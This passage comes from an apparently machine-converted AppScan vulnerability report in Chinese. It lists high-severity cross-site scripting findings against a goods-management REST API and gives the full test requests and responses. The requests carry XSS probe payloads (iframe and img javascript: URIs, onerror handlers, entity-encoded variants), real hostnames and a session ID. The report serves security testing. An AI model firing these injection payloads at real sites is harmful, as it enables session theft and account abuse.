Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:45 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodslevelid (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制: 至: `%3Ciframe+src%3Djavascript%3Aalert%288025%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%3Ciframe+src%3Djavascript%3Aalert%288025%29%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:47 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "`<iframe src=javascript:alert(8025)>`"

变体- | 2 / 3

差异: 参数 从以下位置进行控制: 至: `%3Cimg+src%3Djavascript%3Aalert%288035%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%3Cimg+src%3Djavascript
```

```
ipt%3Aalert%288035%29%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:48 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "<img src=javascript:alert(8035)>"
```

变体- | 3 / 3

差异: 参数 从以下位置进行控制: 至: %3Cimg+src%3Dx+onerror%3Dalert%288043%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid=%3Cimg+src%3Dx+onerr
or%3Dalert%288043%29%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:48 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "<img src=x onerror=alert(8043)>"
```

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>


实体: approvaltypeid (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制:  至: `%3Ciframe+src%3Djavascript%3Aalert%287973%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。


测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%3Ciframe+src%3Djavascript%3Aalert%287973%29%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "`<iframe src=javascript:alert(7973)>`"

变体- | 2 / 3

差异: 参数 从以下位置进行控制:  至: `%3Cimg+src%3Djavascript%3Aalert%287980%29%3E`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:



```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%3Cimg+src%3Djavascript%3Aalert%28
```

```
7980%29%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 3 / 3

差异: **参数** 从以下位置进行控制:  至:  %3Cimg+src%3Dx+onerror%3Dalert%287987%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=%3Cimg+src%3Dx+onerror%3Dalert%287
987%29%3E&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsbatchDelete>

实体: ->"goodsInfos"[0]->"goodsid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 105172 至: 105172<iframe src=javascript:alert(7996)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 72
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json;charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "105172<iframe src=javascript:alert(7996)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:46 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105172<iframe
src=javascript:alert(7996)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@ea45aad; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 105172 至: 105172

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 69
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "      105172<img src=javascript:alert(8002)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:47 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105172<img
src=javascript:alert(8002)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@49cba0fb; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

变体- | 3 / 4

差异: 参数 从以下位置进行控制: 105172 至:

105172<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8021%26%23x29;>

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 134
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8
```

```

{
  "goodsInfos": [
    {
      "goodsid": "105172<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8021&#x29;>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:47 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105172<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8021&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@77971774; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])

```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制: 105172 至: 105172

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsRestApi/goodsbatchDelete HTTP/1.1
Content-Length: 68
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "goodsInfos": [
    {
      "goodsid": "      105172<img src=x onerror=alert(8026)>"
    }
  ]
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:47 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '105172<img src=x
onerror=alert(8026)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2da2c737; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dto.PubGoodsDTO["goodsInfos"]-

```



```
>com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsid"])
```

问题 11 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: ->"enterpriseid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 55 至: `55<iframe src=javascript:alert(8450)>`

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 212
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "enterpriseid": "55<iframe src=javascript:alert(8450)>",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
```

```
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<iframe
src=javascript:alert(8450)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@41efa086; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 2 / 4

差异: **参数** 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 209
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "          55<img src=javascript:alert(8458)>",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=javascript:alert(8458)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@6465f00d; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制: 55 至:

```
55<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72;%
26%23x69;%26%23x70;%26%23x74;%26%23x3a;alert%26%23x28;8473%26%23x29;>
```

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 274
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "enterpriseid": "55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8473&#x29;>",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img
src=&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;alert&#x28;8473&#x29;>':
not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@95470cb; line: 1, column: 2] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])
```

变体- | 4 / 4

差异: 参数 从以下位置进行控制: 55 至: 55

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 208
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```

{
  "enterpriseid": "          55<img src=x onerror=alert(8481)>",
  "classid": "2707",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:11 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '55<img src=x
onerror=alert(8481)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@3aae9d73; line: 1, column: 2] (through reference
    chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["enterpriseid"])

```

问题 12 / 21

TOC

跨站点脚本编制

严重性: **高**

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassAddToSave>

实体: ->"classid" (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 4

差异: 参数 从以下位置进行控制: 2707 至: 2707<iframe src=javascript:alert(8431)>

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```

POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 212
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn

```

```
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "enterpriseid": "55",
  "classid": "2707<iframe src=javascript:alert(8431)>",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Can not construct instance of java.lang.Long from String value '2707<iframe
src=javascript:alert(8431)>': not a valid Long value
at [Source: io.netty.buffer.ByteBufInputStream@303ea048; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])
```

变体- | 2 / 4

差异: 参数 从以下位置进行控制: 2707 至: 2707

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
POST /goodsclass/goodsclassAddToSave HTTP/1.1
Content-Length: 209
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "enterpriseid": "55",
  "classid": "2707<img src=javascript:alert(8441)>",
  "parentcode": "04",
  "classcode": "04001",
  "classname": "\u884c\u653f\u670d\u52a1",
  "status": "0",
  "seq": "12",
  "endflag": "1",
  "level": "2",
  "imgurl": ""
}
```

```

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:22:10 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Can not construct instance of java.lang.Long from String value '2707<img
src=javascript:alert(8441)>': not a valid Long value
    at [Source: io.netty.buffer.ByteBufInputStream@2429aca2; line: 1, column: 21] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsclassDO["classid"])

```

变体- | 3 / 4

差异: **参数** 从以下位置进行控制: 2707 至:

```

2707<img%20src%3D%26%23x6a;%26%23x61;%26%23x76;%26%23x61;%26%23x73;%26%23x63;%26%23x72
